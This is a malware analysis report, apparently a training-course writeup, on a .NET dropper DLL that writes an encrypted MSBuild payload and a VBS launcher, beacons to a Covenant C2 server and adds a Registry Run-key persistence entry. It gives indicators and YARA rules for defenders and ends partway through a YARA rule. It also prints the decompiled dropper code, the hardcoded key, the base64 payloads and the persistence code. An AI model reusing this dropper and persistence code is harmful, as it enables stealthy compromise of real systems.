Practical Malware Analysis & Triage

Malware Analysis Report

cryptlib64.dll Malware

July 2024 | Diego aka (kr4dd) | v1.0

Table of Contents

Executive Summary


SHA256 hash	732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387

cryptlib.dll consists of a malicious dll file whose real name is EmbedDLL.dll, its existence is previously known, consisting of a first record in VirusTotal with date 2021-10-10. This DLL is compiled with .NET for 64-bit architectures. It creates two files, where the first one a VBS file processes the content of the second file, after processing it an attempt to connect to a listener of a c2 covenant will be made.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

The cryptlib64 library creates two files **embed.xml** and **embed.vbs**, the content of the first one is encrypted and protected with AES, and it is only decrypted after the execution of the DLL by dumping its content in embed.xml which contains a payload in C# whose content is protected, on the other hand, it creates the file embed. vbs file whose content is specified in appendix C and allows to process and execute the embed.xml file, after its execution it will make a communication attempt against the URL hxxp://srv[.]masterchiefsgruntemporium[.]local/, which belongs to a listener of the C2 Covenant. Finally, it should be noted that the main flow of cryptlib64 execution also establishes persistence through the windows registry of the **embed.vbs** script, in order to be able to send information to C2 in case of disconnection.



Malware Composition

cryptlib.dll consists of the following components:

File Name	SHA256 Hash
embed.xml	f1548cd02784606c8abac865abf5ed6220d34eea88c7a5715e0183d7f050f4ab
embed.vbs	66fd543f31545082cf8fcc45a6ab1094bc118c45634f2be450f84f4e5745b291

embed.xml

File containing C# code that employs a loaded reflective technique to avoid EDR detection to connect to a covenant listener (grunt).

embed.vbs:

Script in Visual Basic that allows the execution and processing of embed.xml content by calling MSBuild.exe

Basic Static Analysis

The file type we have consists of a 64-bit Windows library written in .NET.




Figure 1. Initial file identification

If we stop to analyze the strings, we can identify cryptographic operations and parameters. But apparently nothing of great value.

```
122  EmbedDLL.dll
123  mscorlib
124  Cryptor
125  EmbedDLL
126  <PrivateImplementationDetails>
127  Program
128  AES_Encrypt
129  bytesToBeEncrypted
130  passwordBytes
131  AES_Decrypt
132  bytesToBeDecrypted
133  66840DDA154E8A113C31DD0AD32F7F3A366A80E8136979D8F5A101D3D29D6F72
134  embed
135  Main
136  args
137  WrapNonExceptionThrows
138  EmbedDLL
139  Copyright
140    2021
141  $2eab5b3e-db27-4823-8690-150bb182b16b
142  1.0.0.0
143  .NETFramework,Version=v4.7.2
144  FrameworkDisplayName
145  .NET Framework 4.7.2
146  _CorDllMain
147  mscoree.dll
148  embed
149  \EmbedDLL.dll
150
```

Figure 2. Strings AES algorithm and real dll name.




Figure 3. Hash operations and cryptographic parameters.

Advanced Static Analysis

We will begin by reverse engineering the dll using dnSpy64, where we first identify the existence of two classes belonging to the EmbedDLL namespace, Cryptor and Program.




Figure 4. Identification of C# dll classes.

If we stop to analyze the Cryptor class, we will see that it consists of two functions, one for AES encryption and the other for AES decryption. The AES operations are performed in CBC mode, for a block size of 128 bytes, and a key size of 256 bits. Lastly, these two functions use the salt with the value { 1, 2, 3, 4, 5, 6, 7, 8 } and one thousand iterations.

In the first image we can see the encrypt method, the data to be encrypted in bytes format, and as a second parameter the bytes of the password with which it will be encrypted.

```
public static byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] array = null;
    byte[] array2 = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, array2, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cryptoStream.Close();
            }
            array = memoryStream.ToArray();
        }
    }
    return array;
}
```

Figure 5. Crypto class AES_Encrypt method.

The second image shows the decrypt function, which receives two parameters, the bytes of the data to decrypt and a second parameter which would be the password in bytes.

```
// Token: 0x06000002 RID: 2 RVA: 0x00002160 File Offset: 0x00000560
public static byte[] AES_Decrypt(byte[] bytesToBeDecrypted, byte[] passwordBytes)
{
    byte[] array = null;
    byte[] array2 = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, array2, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            rijndaelManaged.Padding = PaddingMode.PKCS7;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateDecryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeDecrypted, 0, bytesToBeDecrypted.Length);
                cryptoStream.Close();
            }
            array = memoryStream.ToArray();
        }
    }
    return array;
}
```

Figure 6. Crypto class AES_Decrypt method.

If we analyze the Program class, we see an array variable that is initialized with the hash 256 of the string “p0w3r0verwh3lm1ng!”, followed by a variable “text” containing a value that consists of decoding the contents of the base64 file, which apparently if decoded does not return anything of interest.

```
internal class Program
{
    // Token: 0x06000004 RID: 4 RVA: 0x00002268 File Offset: 0x00000668
    private static void embed()
    {
        byte[] array = SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes("p0w3r0verwh3lm1ng!"));
        string text = new StreamReader(new MemoryStream(Cryptor.AES_Decrypt(Convert.FromBase64String("pxQRI8YJc6jVr3x45Y+ti/tT8W
          +3HpQHbcw1yZJQ9goNhoTt2TTRIbFkDsFdmrLwIklux2Tcs42qWV15vEWaGE7NywrhmorgjRarizl08J8eAd7JbR3zzqM5KbX5Vz6lqi51p3G0RGviA59gz1s6GcJ5wwIPCSHk5si
          M3QpGIm8XxL93J5HVf52LOfTEb9lBR6md7bIoG2xbZIZ7kC2nbXlmcHGT49NhP6mwTxfLSTERKP2y5d5kOruBW/
          xunGBZY9kcvYtTLYmzPtius491SjU5nKHyxg8VwR8VkynD71yf/0Scwz9zKDc9gvwHYwvpt7nGQmWXdtqxqEC6kvLB1XmyXqh94TJOTRVdLEvkrM7GdGQjuuewaCZoUCHabZqXnW/
          igNangpSQTnjB4WUqunJkJ0uvgozz/dbPQFYiKc+pwR6H/
          nS07tk13jZOBbuFkwfYAMHDh82OJ0CXlqW0HjGGzO0fQkUZDX6qQeMYnQqPEn0oJKSQ8IMtIl5wwc0SaMNuIBombhxEXqARDk7f5W0lrksrNEL0Yj6HaSq7yI1GzK6NiotjbV/uaU
          +UnreB+f3JlyQ1eRL79NOHORagTY/rBE/gXI+ZgSbSWz05jGDtUBjabGDj1zQuFKfyccg2G3u5yqWnUhAIRaXadE13w1UoM5MHutDY6uk2xFXD5k29uL8S2RmdvD+XL/
          oA0AnKI6iBXkkMNDdxbf82cciS7mfF0bzLw9S/wmwj5OFZo0c/4ZgPlM/8Okg9mlJIngWK25f6iTX9p
```

Figure 7. Program class has a hashed word and a strange base64 content.

After this, you can see that it tries to write to the user's public path an embed.xml file containing the value of the variable “text”.

```
    +yisxt7thZH+auY3O3xzkJDAZv9lCR20l3gz017Erv2aGkWm4UXwLH8R"), array))).ReadToEnd();
File.WriteAllText(Environment.GetEnvironmentVariable("public") + "\\embed.xml", text);
```

Figure 8. Program class create a suspicious xml file.

Finally, there is a second variable called “text2” which contains a base64 value (see appendix C). This value is written in the path “C:\Users\Public\Documents\embed.vbs”, and to finish the execution it tries to perform a persistence technique in the Windows registry with embed.vbs.

```
string text2 = new StreamReader(new MemoryStream(Convert.FromBase64String
  ("U2V0IG9TaGVsbCA9IENyZWF0ZU9iamVjdCAoIldzY3JpcHQuU2hlbGwiKSAKRGltIHN0ckFyZ3MKc3RyQXJncyA9ICJDOlxXaW5kb3dzXE1pY3Jvc29mdC5ORVRcRnJhbWV3b3JrXHY0LjAuMzAzMTl
  cTVNCdWlsZC5leGUgQzpcVXNlcnNcUHVibGljXGVtYmVkLnhtbCIKb1NoZWxsLlJ1biBzdHJBcmdzLCAwLCBmYWxzZQ=="))).ReadToEnd();
File.WriteAllText("C:\\Users\\Public\\Documents\\embed.vbs", text2);
try
{
    RegistryKey.OpenBaseKey(RegistryHive.CurrentUser, RegistryView.Registry64).OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run",
      true).SetValue("embed", "C:\\Users\\Public\\Documents\\embed.vbs");
}
catch (Exception ex)
{
    Console.WriteLine(ex.Message);
}
```

Figure 9. Program class create a suspicious vbs file and keep it into Windows Registry.

Advanced Dynamic Analysis

Calling the C2 covenant listener by manually executing the contents of embed.xml




Figure 10. Execute embed.xml and capture C2 petitions

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators




Fig 11: DNS query to C2 domain




Fig 12: GET petition to C2 domain




Fig 13: POST petition to C2 domain

Host-based Indicators

embed.vbs file in “C:\Users\Public\Documents”.




Fig 14: Calls MSBuild.exe which executes the embed.xml file, all from VBS.

embed.xml file in “C:\Users Public”.




Fig 15: File that contains malicious C# code embedded in a CDATA




Fig 16: Persistence technique of the embed.vbs file

Rules & Signatures

A full set of YARA rules is included in Appendix A.

Appendices

A. Yara Rules

```
rule cryplib_dll {

    meta:
        last_updated = "2024-07-25"
        author = "Diego aka (kr4dd)"
        description = "Detection of cryptlib.dll"

    strings:
        $PE_magic_byte = "MZ" //Magic Byte
        $string1 = "p0w3r0verwh3lm1ng!" ascii wide
        $string2 = "C:\\Users\\Public\\Documents\\embed.vbs" ascii wide
